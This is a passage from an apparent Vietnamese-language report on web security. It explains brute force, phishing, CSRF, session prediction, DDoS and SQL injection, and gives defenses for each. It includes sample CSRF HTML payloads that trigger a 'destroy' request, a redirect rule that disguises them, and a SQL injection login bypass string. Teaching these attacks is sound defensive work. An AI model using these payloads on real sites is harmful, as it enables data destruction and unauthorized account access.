Mật khẩu càng dài thì càng mất nhiều thời gian để crack nó. Nếu mật khẩu của bạn giống như 'PA\$\$w0rd', sẽ mất hơn 100 năm để crack nó bằng các ứng dụng tấn công brute force hiện có. Xin vui lòng không sử dụng mật khẩu được đề xuất trong ví dụ, vì nó rất dễ dàng bị phá vỡ, bằng cách sử dụng một số phần mềm thông minh, có thể tổng hợp các mật khẩu đề xuất trong các bài viết liên quan đến các cuộc tấn công brute force.

Phần mềm miễn phí PassBox là một công cụ nhỏ tiện dụng sẽ ghi nhớ tất cả mật khẩu của bạn và thậm chí còn tạo mật khẩu mạnh cho tài khoản của bạn nữa. Nếu không, bạn có thể sử dụng một số trình tạo mật khẩu trực tuyến miễn phí để tạo mật khẩu mạnh ẩn danh. Sau khi thực hiện điều đó, hãy kiểm tra mật khẩu mới của bạn bằng Microsoft Password Checker - Trình kiểm tra mật khẩu của Microsoft. Trình kiểm tra mật khẩu này giúp đánh giá sức mạnh mật khẩu bạn đã nhập.

Nếu bạn đang sử dụng phần mềm website WordPress, thì cũng có nhiều plugin bảo mật WordPress tự động chặn các cuộc tấn công brute force. Sử dụng tường lửa web như Sucuri hoặc Cloudflare là một tùy chọn khác mà bạn có thể xem xét. Một cách nữa để chặn các cuộc tấn công brute-force là khóa các tài khoản sau một số lần nhập mật khẩu không chính xác. Plugin Limit Logins WordPress rất tốt cho việc ngăn chặn các cuộc tấn công brute force trên blog của bạn. Các biện pháp khác bao gồm cho phép đăng nhập từ chỉ các địa chỉ IP được chọn, thay đổi URL đăng nhập mặc định thành một thứ khác và sử dụng Captcha để tăng cường bảo mật blog WordPress của bạn.

## 1.2.2. Phishing

### 1.2.2.1 Phishing là gì?

Phishing là một kỹ thuật lừa đảo trực tuyến, trong đó kẻ tấn công giả mạo một trang web hay một email từ một tổ chức, công ty, hay cá nhân nào đó để lừa người dùng cung cấp thông tin nhạy cảm như tên đăng nhập, mật khẩu, thông tin tài khoản ngân hàng, số thẻ tín dụng hay thông tin cá nhân khác.

Khi một người dùng cung cấp thông tin của mình, kẻ tấn công sẽ sử dụng thông tin đó để truy cập vào tài khoản của người dùng, đánh cắp tiền hoặc thực hiện các hoạt động gian lận khác.

Phishing thường được thực hiện thông qua email giả mạo hoặc các trang web giả mạo. Những email hay trang web giả mạo này thường có giao diện giống hệt với những email hay trang web của các tổ chức, công ty, hay cá nhân mà kẻ tấn công giả mạo.

### 1.2.2.2 Các cách tấn công Phishing

#### a) Giả mạo Email

Đây là hình thức Phishing khá căn bản. Tin tặc sẽ gửi Email đến người dùng dưới danh nghĩa của một đơn vị/tổ chức uy tín nhằm dẫn dụ người dùng truy cập đến Website giả mạo

Những Email giả mạo thường rất tinh vi và rất giống với Email chính chủ, khiến người dùng nhầm lẫn và trở thành nạn nhân của cuộc tấn công. Dưới đây là một số cách mà tin tặc thường nguy trang:

- Địa chỉ người gửi (VD: Địa chỉ đúng là sales.congtyA@gmail.com thì sẽ được giả mạo thành sale.congtyA@gmail.com)
- Thiết kế các cửa sổ Pop-up giống hệt bản gốc (cả màu sắc, Font chữ,...)
- Sử dụng kỹ thuật giả mạo đường dẫn để lừa người dùng (VD: đường dẫn là congtyB.com nhưng khi nhấn vào thì điều hướng đến contyB.com)
- Sử dụng hình ảnh thương hiệu của các tổ chức lớn để tăng độ tin cậy.

#### b) Giả mạo Website

Giả mạo Website trong tấn công Phishing là làm giả một trang chứ không phải toàn bộ Website. Trang được làm giả thường là trang đăng nhập để cướp thông tin của người dùng.

Website giả thường có những đặc điểm sau:

- Thiết kế giống đến 99% so với Website gốc.

- Đường dẫn chỉ khác 1 ký tự duy nhất (VD: facebook.com và fakebook.com, microsoft.com và mircosoft.com,...)
- Luôn có những thông điệp khuyến khích người dùng cung cấp thông tin cá nhân.

### 1.2.2.3 Các cách phòng chống Phishing

Một số cách phòng chống phishing mà người dùng có thể áp dụng để đảm bảo an toàn thông tin trực tuyến của mình:

- Kiểm tra địa chỉ email hoặc URL trang web: Trước khi cung cấp bất kỳ thông tin nhạy cảm nào, người dùng nên kiểm tra kỹ địa chỉ email hoặc URL trang web để đảm bảo rằng nó là chính xác và đáng tin cậy.
- Không bao giờ cung cấp thông tin cá nhân nhạy cảm: Người dùng không nên cung cấp thông tin nhạy cảm như tên đăng nhập, mật khẩu, số thẻ tín dụng hay thông tin tài khoản ngân hàng trừ khi họ chắc chắn rằng đó là một trang web hoặc email đáng tin cậy.
- Sử dụng phần mềm chống virus và chống phishing: Người dùng nên sử dụng phần mềm chống virus và chống phishing để bảo vệ mình trên mạng.
- Cập nhật phần mềm: Người dùng nên cập nhật phần mềm trình duyệt web và hệ điều hành của mình thường xuyên để đảm bảo an toàn trực tuyến.
- Tìm hiểu về phishing: Người dùng nên tìm hiểu về phishing để nhận biết các dấu hiệu cảnh báo và biết cách phòng chống các cuộc tấn công trực tuyến.
- Sử dụng các công cụ bảo mật trực tuyến: Người dùng có thể sử dụng các công cụ bảo mật trực tuyến như ứng dụng quản lý mật khẩu và công cụ xác thực hai yếu tố để bảo vệ tài khoản của mình.
- Kiểm tra tài khoản thường xuyên: Người dùng nên kiểm tra tài khoản của mình thường xuyên để phát hiện các hoạt động bất thường và đổi mật khẩu ngay lập tức nếu cần thiết.

## 1.2.3 CSRF (Cross-site Request Forgery)

### 1.2.3.1 CSRF (Cross-site Request Forgery) là gì?

CSRF hay còn gọi là kỹ thuật tấn công “Cross-site Request Forgery“, nghĩa là kỹ thuật tấn công giả mạo chính chủ thể của nó. CSRF nói đến việc tấn công vào chứng thực request trên web thông qua việc sử dụng Cookies. Đây là nơi mà các hacker có khả năng sử dụng thủ thuật để tạo request mà bạn không hề biết. Vì vậy, một CSRF là hacker lạm dụng sự tin tưởng của một ứng dụng web trên trình duyệt của nạn nhân.

### 1.2.3.2 Lịch sử về tấn công CSRF

Các kiểu tấn công CSRF xuất hiện từ những năm 1990, tuy nhiên các cuộc tấn công này xuất phát từ chính IP của người sử dụng nên log file của các website không cho thấy các dấu hiệu của CSRF. Các cuộc tấn công theo kỹ thuật CSRF không được

báo cáo đầy đủ, đến năm 2007 mới có một vài tài liệu miêu tả chi tiết về các trường hợp tấn công CSRF.

Năm 2008 người ta phát hiện ra có khoảng 18 triệu người sử dụng eBay ở Hàn Quốc mất các thông tin cá nhân của mình. Cũng trong năm 2008, một số khách hàng tại ngân hàng Mexico bị mất tài khoản cá nhân của mình. Trong 2 trường hợp kể trên hacker đều sử dụng kỹ thuật tấn công CSRF.

### 1.2.3.3 Kịch bản tấn công CSRF

Các ứng dụng web hoạt động theo cơ chế nhận các câu lệnh HTTP từ người sử dụng, sau đó thực thi các câu lệnh này. Hacker sử dụng phương pháp CSRF để lừa trình duyệt của người dùng gửi đi các câu lệnh http đến các ứng dụng web. Điều đó có thể thực hiện bằng cách chèn mã độc hay link đến trang web mà người dùng đã được chứng thực. Trong trường hợp phiên làm việc của người dùng chưa hết hiệu lực thì các câu lệnh trên sẽ được thực hiện với quyền chứng thực của người sử dụng. Ta có thể xét ví dụ sau:

- Người dùng Alice truy cập 1 diễn đàn yêu thích của mình như thường lệ. Một người dùng khác, Bob đăng tải 1 thông điệp lên diễn đàn. Giả sử rằng Bob có ý đồ không tốt và anh ta muốn xóa đi một dự án quan trọng nào đó mà Alice đang làm.
- Bob sẽ tạo 1 bài viết, trong đó có chèn thêm 1 đoạn code như sau:

```

```

Để tăng hiệu quả che dấu, đoạn mã trên có thể được thêm các thông điệp bình thường để người dùng không chú ý. Thêm vào đó thẻ img sử dụng trong trường hợp này có kích thước 0x0 pixel và người dùng sẽ không thể thấy được.

- Giả sử Alice đang truy cập vào tài khoản của mình ở www.webapp.com và chưa thực hiện logout để kết thúc. Bằng việc xem bài post, trình duyệt của Alice sẽ đọc thẻ img và cố gắng load ảnh từ www.webapp.com, do đó sẽ gửi câu lệnh xóa đến địa chỉ này.
- Ứng dụng web ở www.webapp.com sẽ chứng thực Alice và sẽ xóa project với ID là 1. Nó sẽ trả về trang kết quả mà không phải là ảnh, do đó trình duyệt sẽ không hiển thị ảnh.

Ngoài thẻ img, các thẻ html có thể sử dụng kỹ thuật trên có thể là:

```
<iframe height="0" width="0" src="http://www.webapp.com/project/1/destroy">
<link ref="stylesheet" href="http://www.webapp.com/project/1/destroy" type="text/css"/>
<bgsound src="http://www.webapp.com/project/1/destroy"/>
<background src="http://www.webapp.com/project/1/destroy"/>
```

```
<script type="text/javascript" src="http://www.webapp.com/project/1/destroy"/>
```

Các kỹ thuật CSRF rất đa dạng, lừa người dùng click vào link, gửi email chứa các đoạn mã độc đến người dùng... Hacker còn có thể che giấu các link ở trên rất khéo léo. Ví dụ trong trường hợp thẻ img, người dùng có thể nhận ra nếu vào đường link chứa trong

```

```

Tuy nhiên, người dùng sẽ rất có phát hiện nếu hacker dùng đường link như sau:

```

```

và cấu hình lại máy chủ:

```
Redirect 302/abc.jpg http://www.webapp.com/project/1/destroy"/>
```

Như vậy người dùng sẽ rất khó để có thể phát hiện, vấn đề trách nhiệm phần lớn thuộc về các website của các nhà cung cấp.

#### 1.2.3.4 Cách phòng chống tấn công CSRF

Dựa trên nguyên tắc của CSRF "lừa trình duyệt của người dùng (hoặc người dùng) gửi các câu lệnh HTTP", các kỹ thuật phòng tránh sẽ tập trung vào việc tìm cách phân biệt và hạn chế các câu lệnh giả mạo.

\*) Phía user

Để phòng tránh trở thành nạn nhân của các cuộc tấn công CSRF, người dùng internet nên thực hiện một số lưu ý sau:

- Nên thoát khỏi các website quan trọng: Tài khoản ngân hàng, thanh toán trực tuyến, các mạng xã hội, gmail, yahoo... khi đã thực hiện xong giao dịch hay các công việc cần làm. (Check - email, checkin...)
- Không nên click vào các đường dẫn mà bạn nhận được qua email, qua facebook ... Khi bạn đưa chuột qua 1 đường dẫn, phía dưới bên trái của trình duyệt thường có địa chỉ website đích, bạn nên lưu ý để đến đúng trang mình muốn.
- Không lưu các thông tin về mật khẩu tại trình duyệt của mình (không nên chọn các phương thức "đăng nhập lần sau", "lưu mật khẩu" ...)
- Trong quá trình thực hiện giao dịch hay vào các website quan trọng không nên vào các website khác, có thể chứa các mã khai thác của kẻ tấn công.

\*)Phía server

Có nhiều lời khuyên cáo được đưa ra, tuy nhiên cho đến nay vẫn chưa có biện pháp nào có thể phòng chống triệt để CSRF. Sau đây là một vài kỹ thuật sử dụng.

\*)Lựa chọn việc sử dụng GET VÀ POST

Sử dụng GET và POST đúng cách. Dùng GET nếu thao tác là truy vấn dữ liệu. Dùng POST nếu các thao tác tạo ra sự thay đổi hệ thống (theo khuyến cáo của W3C tổ chức tạo ra chuẩn http) Nếu ứng dụng của bạn theo chuẩn RESTful, bạn có thể dùng thêm các HTTP verbs, như PATCH, PUT hay DELETE

\*)Sử dụng captcha, các thông báo xác nhận

Captcha được sử dụng để nhận biết đối tượng đang thao tác với hệ thống là con người hay không? Các thao tác quan trọng như "đăng nhập" hay là "chuyển khoản" ,"thanh toán" thường là hay sử dụng captcha. Tuy nhiên, việc sử dụng captcha có thể gây khó khăn cho một vài đối tượng người dùng và làm họ khó chịu. Các thông báo xác nhận cũng thường được sử dụng, ví dụ như việc hiển thị một thông báo xác nhận "bạn có muốn xóa hay không" cũng làm hạn chế các kỹ thuật Cả hai cách trên vẫn có thể bị vượt qua nếu kẻ tấn công có một kịch bản hoàn hảo và kết hợp với lỗi XSS.

\*)Sử dụng token

Tạo ra một token tương ứng với mỗi form, token này sẽ là duy nhất đối với mỗi form và thường thì hàm tạo ra token này sẽ nhận đối số là "SESSION" hoặc được lưu thông tin trong SESSION. Khi nhận lệnh HTTP POST về, hệ thống sẽ thực hiện so khớp giá trị token này để quyết định có thực hiện hay không. Mặc định trong Rails, khi tạo ứng dụng mới:

```
class ApplicationController < ActionController::Base
  protect_from_forgery with: :exception
end
```

Khi đó tất cả các form và Ajax request được tự động thêm security token generate bởi Rails. Nếu security token không khớp, exception sẽ được ném ra.

\*)Sử dụng cookie riêng biệt cho trang quản trị

Một cookie không thể dùng chung cho các domain khác nhau, chính vì vậy việc sử dụng "admin.site.com" thay vì sử dụng "site.com/admin" là an toàn hơn.

\*)Kiểm tra REFERER

Kiểm tra xem các câu lệnh http gửi đến hệ thống xuất phát từ đâu. Một ứng dụng web có thể hạn chế chỉ thực hiện các lệnh http gửi đến từ các trang đã được chứng thực. Tuy nhiên cách làm này có nhiều hạn chế và không thật sự hiệu quả.

\*)Kiểm tra IP

Một số hệ thống quan trọng chỉ cho truy cập từ những IP được thiết lập sẵn

#### 1.2.4 Dự đoán, chèn phiên (Credentical/Session Prediction)

Dự đoán, chèn phiên là một phương thức chiếm phiên (hijacking). Thông thường, khi một tài khoản thực hiện quá trình chứng thực đối với server (tài khoản/mật khẩu). Dựa vào các thông tin này, server sẽ tạo một giá trị session ID duy nhất để cho phép và duy trì kết nối. Nếu đoán được session ID kế tiếp thì tin tặc có khả năng chiếm phiên đăng nhập của người dùng hợp lệ khác. Biện pháp đối phó:

- Sử dụng SSL (mod\_ssl) trong quá trình chứng thực để chống lại việc nghe lén dữ liệu quan trọng.
- Sử dụng cơ chế tạo session ID ngẫu nhiên, thuật toán mã hóa mạnh.
- Session ID phải đủ lớn để làm khó quá trình tấn công brute-force.
- Giới hạn thời gian tồn tại của session ID.

#### 1.2.5. DDoS (Distributed Denial of Service)

##### 1.2.5.1 DDoS là gì?

DDoS là viết tắt của cụm từ Distributed Denial of Service, nghĩa là từ chối dịch vụ phân tán. DDoS là một phương pháp tấn công đến server chứa website bằng sử dụng nhiều thiết bị, máy tính khác nhau để đánh sập server. Hiện tượng tấn công DDoS là khi có rất nhiều truy cập vào website của bạn cùng 1 lúc, làm cho website bị gián đoạn dịch vụ, không sử dụng được server. Đối tượng tấn công DDoS không chỉ đang sử dụng máy tính của mình để tấn công, mà chính máy tính của bạn cũng có thể đang được sử dụng để tấn công. Những kẻ tấn công này sẽ lợi dụng quyền kiểm soát máy tính của bạn để gửi các dữ liệu, nhiều yêu cầu đến một trang web hoặc một địa chỉ email nào đó

##### 1.2.5.2 Một số dạng tấn công DDoS

Một số loại tấn công DDoS phổ biến:

- Tấn công UDP flood: Kẻ tấn công gửi nhiều yêu cầu UDP đến một máy chủ hoặc một hệ thống mạng để gây quá tải và làm cho nó không thể phản hồi các yêu cầu truy cập từ người dùng bình thường.
- Tấn công SYN flood: Kẻ tấn công gửi một lượng lớn yêu cầu kết nối TCP SYN đến máy chủ hoặc hệ thống mạng, tạo ra quá tải và làm cho nó không thể phản hồi các yêu cầu truy cập từ người dùng bình thường.
- Tấn công DNS amplification: Kẻ tấn công sử dụng một mạng botnet để gửi yêu cầu DNS với địa chỉ IP giả mạo đến các máy chủ DNS trung gian. Khi máy chủ DNS trung gian phản hồi, nó gửi một lượng lớn dữ liệu trở lại đến địa chỉ IP giả mạo, tạo ra quá tải và làm cho máy chủ hoặc hệ thống mạng không thể truy cập được.
- Tấn công HTTP flood: Kẻ tấn công gửi nhiều yêu cầu HTTP đến máy chủ hoặc hệ thống mạng để gây quá tải và làm cho nó không thể phản hồi các yêu cầu truy cập từ người dùng bình thường.

- Tấn công Slowloris: Kẻ tấn công sử dụng một số kết nối HTTP và giữ chúng mở trong một khoảng thời gian dài để làm cho máy chủ hoặc hệ thống mạng chậm hoặc không thể truy cập được.
- Tấn công Ping of Death: Kẻ tấn công gửi các gói tin ping có kích thước lớn hơn chuẩn đến máy chủ hoặc hệ thống mạng, tạo ra quá tải và làm cho nó không thể phản hồi các yêu cầu truy cập từ người dùng bình thường.

### 1.2.5.3 Cách phòng chống tấn công DDoS

Một số cách phòng chống tấn công DDoS:

- Sử dụng tường lửa và các giải pháp bảo mật mạng: Các giải pháp bảo mật mạng như tường lửa, IPS (Intrusion Prevention System) và IDS (Intrusion Detection System) có thể giúp phát hiện và ngăn chặn các cuộc tấn công DDoS.
- Sử dụng dịch vụ bảo vệ DDoS từ nhà cung cấp dịch vụ bảo mật trực tuyến: Các nhà cung cấp dịch vụ bảo mật trực tuyến có thể giúp bảo vệ hệ thống mạng của bạn khỏi các cuộc tấn công DDoS bằng cách sử dụng các giải pháp phần mềm và phần cứng chống DDoS.
- Cấu hình đúng và tối ưu hệ thống mạng: Điều này bao gồm thiết lập cấu hình đúng các máy chủ, router và thiết bị mạng, tối ưu hóa băng thông mạng và giảm bớt các lỗ hổng bảo mật.
- Sử dụng CDN (Content Delivery Network): CDN là một mạng phân phối nội dung được phân tán trên toàn cầu và có thể giúp giảm thiểu tác động của các cuộc tấn công DDoS bằng cách phân phối tải trọng trên nhiều máy chủ khác nhau.
- Giám sát hệ thống mạng thường xuyên: Giám sát hệ thống mạng thường xuyên để phát hiện sớm các hoạt động bất thường và đối phó với chúng.
- Nâng cấp phần mềm và phần cứng định kỳ: Việc nâng cấp phần mềm và phần cứng định kỳ giúp giảm thiểu các lỗ hổng bảo mật và cải thiện hiệu suất hệ thống mạng.
- Giảm thiểu sự phụ thuộc vào máy chủ duy nhất: Nếu một máy chủ hoặc một hệ thống mạng bị tấn công DDoS, việc phân phối tải trọng trên nhiều máy chủ khác nhau có thể giúp giảm thiểu tác động của cuộc tấn công.



## **CHƯƠNG 2. PHÂN TÍCH MỘT SỐ KỸ THUẬT TẤN CÔNG ỨNG DỤNG WEB VÀ PHƯƠNG PHÁP NGĂN CHẶN**

### **2.1 SQL injection**

#### **2.1.1 Khái niệm SQL injection**

Khi triển khai các ứng dụng web trên Internet, nhiều người vẫn nghĩ rằng việc đảm bảo an toàn, bảo mật nhằm giảm thiểu tối đa khả năng bị tấn công từ các tin tặc chỉ đơn thuần tập trung vào các vấn đề như chọn hệ điều hành, hệ quản trị cơ sở dữ liệu, webserver sẽ chạy ứng dụng... mà quên mất rằng ngay cả bản thân ứng dụng chạy trên đó cũng tiềm ẩn một lỗ hổng bảo mật rất lớn. Một trong số các lỗ hổng này đó là SQL injection. Tại Việt Nam, đã qua thời kì các quản trị website lo là việc quét virus, cập nhật các bản vá lỗi từ các phần mềm hệ thống, nhưng việc chăm sóc các lỗi của các ứng dụng lại rất ít được quan tâm. Đó là lí do tại sao trong thời gian vừa qua, không ít website tại Việt Nam bị tấn công và đa số đều là lỗi SQL injection. Vậy SQL injection là gì?

SQL injection là một kĩ thuật cho phép những kẻ tấn công lợi dụng lỗ hổng trong việc kiểm tra dữ liệu nhập trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu để "tiêm vào" (inject) và thi hành các câu lệnh SQL bất hợp pháp (không được người phát triển ứng dụng lường trước). Hậu quả của nó rất tai hại vì nó cho phép những kẻ tấn công có thể thực hiện các thao tác xóa, hiệu chỉnh... do có toàn quyền trên cơ sở dữ liệu của ứng dụng, thậm chí là server mà ứng dụng đó đang chạy. Lỗi này thường xảy ra trên các ứng dụng web có dữ liệu được quản lí bằng các hệ quản trị cơ sở dữ liệu như SQL server, My SQL, Oracle, DB2, Sysbase...

SQL injection tấn công bao gồm chèn hay “tiêm” vào câu truy vấn thông qua các dữ liệu đầu vào từ người dùng. Một SQL injection thành công có thể đọc dữ liệu từ các cơ sở dữ liệu (Insert/Update/Delete), thực hiện trên hệ quản lý cơ sở dữ liệu (DBMS). Khi tấn công, các lệnh SQL injection được chèn vào dữ liệu đầu vào để thực hiện, các lệnh SQL được xác định trước.

Tấn công SQL injection cho phép kẻ tấn công làm xáo trộn dữ liệu hiện có, thoái thác nguyên nhân thay đổi, cho phép tiết lộ đầy đủ tất cả dữ liệu trên hệ thống, phá hủy hoặc làm cho dữ liệu không sẵn sàng, và trở thành người quản lý các máy chủ cơ sở dữ liệu.

SQL injection phổ biến với các ứng dụng PHP và ASP, do sự phổ biến của giao diện chức năng cũ và phản ánh nhiều mức độ kinh nghiệm của lập trình viên sử dụng chúng trong những công cụ của mình. Do tính chất của giao diện chương trình có sẵn, ứng dụng J2EE và ASP.NET ít có khả năng bị tấn công SQL injection.

Mức độ tấn công SQL injection bị giới hạn bởi kỹ năng của kẻ tấn công và các biện pháp đối phó, chẳng hạn như kết nối đặc quyền đến máy chủ.


### 2.1.2 Phân loại SQL injection

SQL injection là kỹ thuật tấn công ứng dụng web phổ biến và lỗ hổng cho phép tấn công SQL injection nó vẫn còn tồn tại trong các ứng dụng web nhất là đối với các ứng dụng được phát triển bởi các nhà phát triển chưa nhiều kinh nghiệm hoặc ứng dụng chưa có thời gian thử thách bởi những tay làm bảo mật.

SQL injection là một loại lỗ hổng cho phép người tấn công có thể chèn (inject) một cách tùy tiện các dữ liệu nguy hiểm vào các trường dữ liệu là đầu vào của ứng dụng web, tuy nhiên khi các đoạn dữ liệu này được chuyển vào hệ quản trị cơ sở dữ liệu để thực thi các truy vấn (query) thì lại không được coi như là dữ liệu bình thường nữa mà được coi như là các đoạn mã (code) SQL. Người tấn công tận dụng lỗ hổng này để truy xuất dữ liệu nhạy cảm hoặc tấn công hệ thống.

Thực ra có nhiều quan điểm/tiêu chí để phân loại, nhưng nói chung dựa vào các tiêu chí chính sau đây để có cách phân loại hợp lý.

- Dựa trên kênh truy xuất dữ liệu
  - Inband or inline
  - Out-of-band
- Dựa trên sự phản hồi nhận được từ máy chủ
  - Error-based SQL injections: lỗi SQL xuất hiện hiển thị cho người tấn công
  - Union query type.
  - Double query injections.
  - Blind SQL injections: lỗi SQL không xuất hiện hiển thị (= blind) cho người tấn công
    - Boolean-based blind injections.
    - Time based blind injections.
- Dựa trên dữ liệu đầu vào được xử lý (kiểu dữ liệu)
  - String
  - Numeric- or integer
- Dựa trên mức/thứ tự bị inject
  - First-order injections.
  - Second-order injections.
- Dựa trên điểm bị inject
  - Injection through user input form fields.
  - Injection through cookies.
  - Injection through server variables. (headers-based injections)



**Hình 2. 1 Phân loại các kiểu tấn công SQL injection**

SQL injection có thể chia nhỏ thành các dạng sau

- In-band SQLi
  - Error-based SQLi
  - Union-based SQLi
- Inferential SQLi (Blind SQLi)
  - Blind-boolean-based SQLi
  - Time-based-blind SQLi
- Out-of-band SQLi

#### 2.1.2.1. In-band SQLi

Đây là dạng tấn công phổ biến nhất và cũng dễ để khai thác lỗ hổng SQL injection nhất. Xảy ra khi hacker có thể tổ chức tấn công và thu thập kết quả trực tiếp trên cùng một kênh liên lạc.

- In-Band SQLi chia làm 2 loại chính:
  - Error-based SQLi
  - Union-based SQLi

##### a) Error-based SQLi

Là một kỹ thuật tấn công SQL injection dựa vào thông báo lỗi được trả về từ Database Server có chứa thông tin về cấu trúc của cơ sở dữ liệu.

Trong một vài trường hợp, chỉ một mình Error-based là đủ cho hacker có thể liệt kê được các thuộc tính của cơ sở dữ liệu

Là phương pháp để lấy dữ liệu từ cơ sở dữ liệu khi UNION BASED không sử dụng được và blind SQLi không khả thi, nó lợi dụng chức năng thông báo lỗi của MySQL để lấy dữ liệu



**Hình 2. 2 Ví dụ báo lỗi Error-based SQLi**

## b) Union-based SQLi

Là một kỹ thuật tấn công SQL injection dựa vào sức mạnh của toán tử UNION trong ngôn ngữ SQL cho phép tổng hợp kết quả của 2 hay nhiều câu truy vấn SELECTION trong cùng 1 kết quả và được trả về như một phần của HTTP response.



**Hình 2. 3 Ví dụ về lỗi Union-based SQLi**

### 2.1.2.2 Inferential SQLi (Blind SQLi)

Không giống như In-band SQLi, Inferential SQL injection tốn nhiều thời gian hơn cho việc tấn công do không có bất kỳ dữ liệu nào được thực sự trả về thông qua web application và hacker thì không thể theo dõi kết quả trực tiếp như kiểu tấn công In-band.

Thay vào đó, kẻ tấn công sẽ cố gắng xây dựng lại cấu trúc cơ sở dữ liệu bằng việc gửi đi các payloads, dựa vào kết quả phản hồi của web application và kết quả hành vi của database server.

- Có 2 dạng tấn công chính:
  - Blind-boolean-based
  - Blind-time-based SQLi

#### a) Blind-boolean-based

Là kỹ thuật tấn công SQL injection dựa vào việc gửi các truy vấn tới cơ sở dữ liệu bắt buộc ứng dụng trả về các kết quả khác nhau phụ thuộc vào câu truy vấn là True hay False.

Tuỳ thuộc kết quả trả về của câu truy vấn mà HTTP response có thể thay đổi, hoặc giữ nguyên.

Kiểu tấn công này thường chậm (đặc biệt với cơ sở dữ liệu có kích thước lớn) do người tấn công cần phải liệt kê từng dữ liệu, hoặc mò từng kí tự.

Ý tưởng: sử dụng AND và SUBSTR(), dựa vào kết quả trả về True hoặc False để đoán table, column, dữ liệu... Nếu kết quả trả về là True: Đoán đúng! False: Sai => tiếp tục đoán

#### b) Time-based Blind SQLi

Time-base Blind SQLi là kĩ thuật tấn công dựa vào việc gửi những câu truy vấn tới cơ sở dữ liệu và buộc cơ sở dữ liệu phải chờ một khoảng thời gian (thường tính bằng giây) trước khi phản hồi.

Thời gian phản hồi (ngay lập tức hay trễ theo khoảng thời gian được set) cho phép kẻ tấn công suy đoán kết quả truy vấn là TRUE hay FALSE. Kiểu tấn công này cũng tốn nhiều thời gian tương tự như Boolean-based SQLi.

##### 2.1.2.3 Out-of-band SQLi

Out-of-band SQLi không phải dạng tấn công phổ biến, chủ yếu bởi vì nó phụ thuộc vào các tính năng được bật trên Database Server được sử dụng bởi Web Application.

Kiểu tấn công này xảy ra khi hacker không thể trực tiếp tấn công và thu thập kết quả trực tiếp trên cùng một kênh (In-band SQLi), và đặc biệt là việc phản hồi từ server là không ổn định.

Kiểu tấn công này phụ thuộc vào khả năng server thực hiện các request DNS hoặc HTTP để chuyển dữ liệu cho kẻ tấn công.

Ví dụ như câu lệnh xp\_dirtree trên Microsoft SQL Server có thể sử dụng để thực hiện DNS request tới một server khác do kẻ tấn công kiểm soát, hoặc Oracle Database's UTL HTTP Package có thể sử dụng để gửi HTTP request từ SQL và PL/SQL tới server do kẻ tấn công làm chủ.

##### 2.1.3 Các con đường khai thác

###### 2.1.3.1 Thông qua “user input”

User input điển hình thường đến từ các form đăng nhập, form search hay link.... Những dữ liệu này được web browser gửi đến server thông qua phương thức HTTP GET hay POST và trở thành các tham số cho ứng dụng web truy cập tới cơ sở dữ liệu.

Ví dụ: Giả sử chúng ta có 1 form đăng nhập như sau

**ĐĂNG NHẬP**

---

Tên đăng nhập

Mật khẩu:

ĐĂNG NHẬP

Quên mật khẩu ?

**Hình 2. 4 Ví dụ khai thác user input**

Nếu nhập vào:

**Tên đăng nhập:** abc

**Mật khẩu:** xyz

Thì server sẽ thực thi câu query:

`select username from users where username='abc' and password='xyz'`

**Nếu như câu query có trả về kết quả, ta sẽ đăng nhập thành công!**

=> Vậy làm sao để đăng nhập khi không biết **username** và **password**?

=> Lợi dụng kí tự “comment” trong SQL để biến câu query trở thành hợp lệ

**Tên đăng nhập:** ‘ or 1=1#

**Mật khẩu:** abc

Câu query sẽ trở thành:

`select username from users where username='' or 1=1# and password='abc'`

Như vậy câu query luôn luôn hợp lệ, và sẽ luôn trả về kết quả!

#### 2.2.3.2 Thông qua Cookie

Cookies là những tệp tin lưu trữ thông tin trạng thái của người dùng khi truy cập các ứng dụng web. Những thông tin này do người lập trình quyết định, được tạo ra ở server và lưu trữ tại client. Khi người dùng truy cập lại ứng dụng web, cookies được browser gửi lên server giúp phục hồi lại những trạng thái của người dùng trong lần truy cập trước đó. Do được lưu trữ ở client nên người dùng có thể chỉnh sửa tùy ý, vì vậy nếu ứng dụng web sử dụng những thông tin lưu trong cookies để xây dựng các truy vấn tới cơ sở dữ liệu thì hacker hoàn toàn có thể chèn vào cookies những script SQL để thực hiện một cuộc tấn công SQL injection.

Có nhiều công cụ cho phép xem, thêm mới và chỉnh sửa cookie, trong đó Cookies Quick Manager của Firefox là một công cụ khá tiện lợi. Ta có thể tải về và cài đặt vào firefox một cách dễ dàng.


#### 2.1.3.3 Thông qua biến server

Biến server có thể là một khái niệm tương đối lạ lẫm nhưng nó không hề mới. Một số ví dụ của biến server là HTTP header, Network header... Không phổ biến lắm nhưng các giá trị được lưu trong biến server có thể được ứng dụng web sử dụng như trong việc logging truy cập hay thống kê truy cập theo user agent... Những công

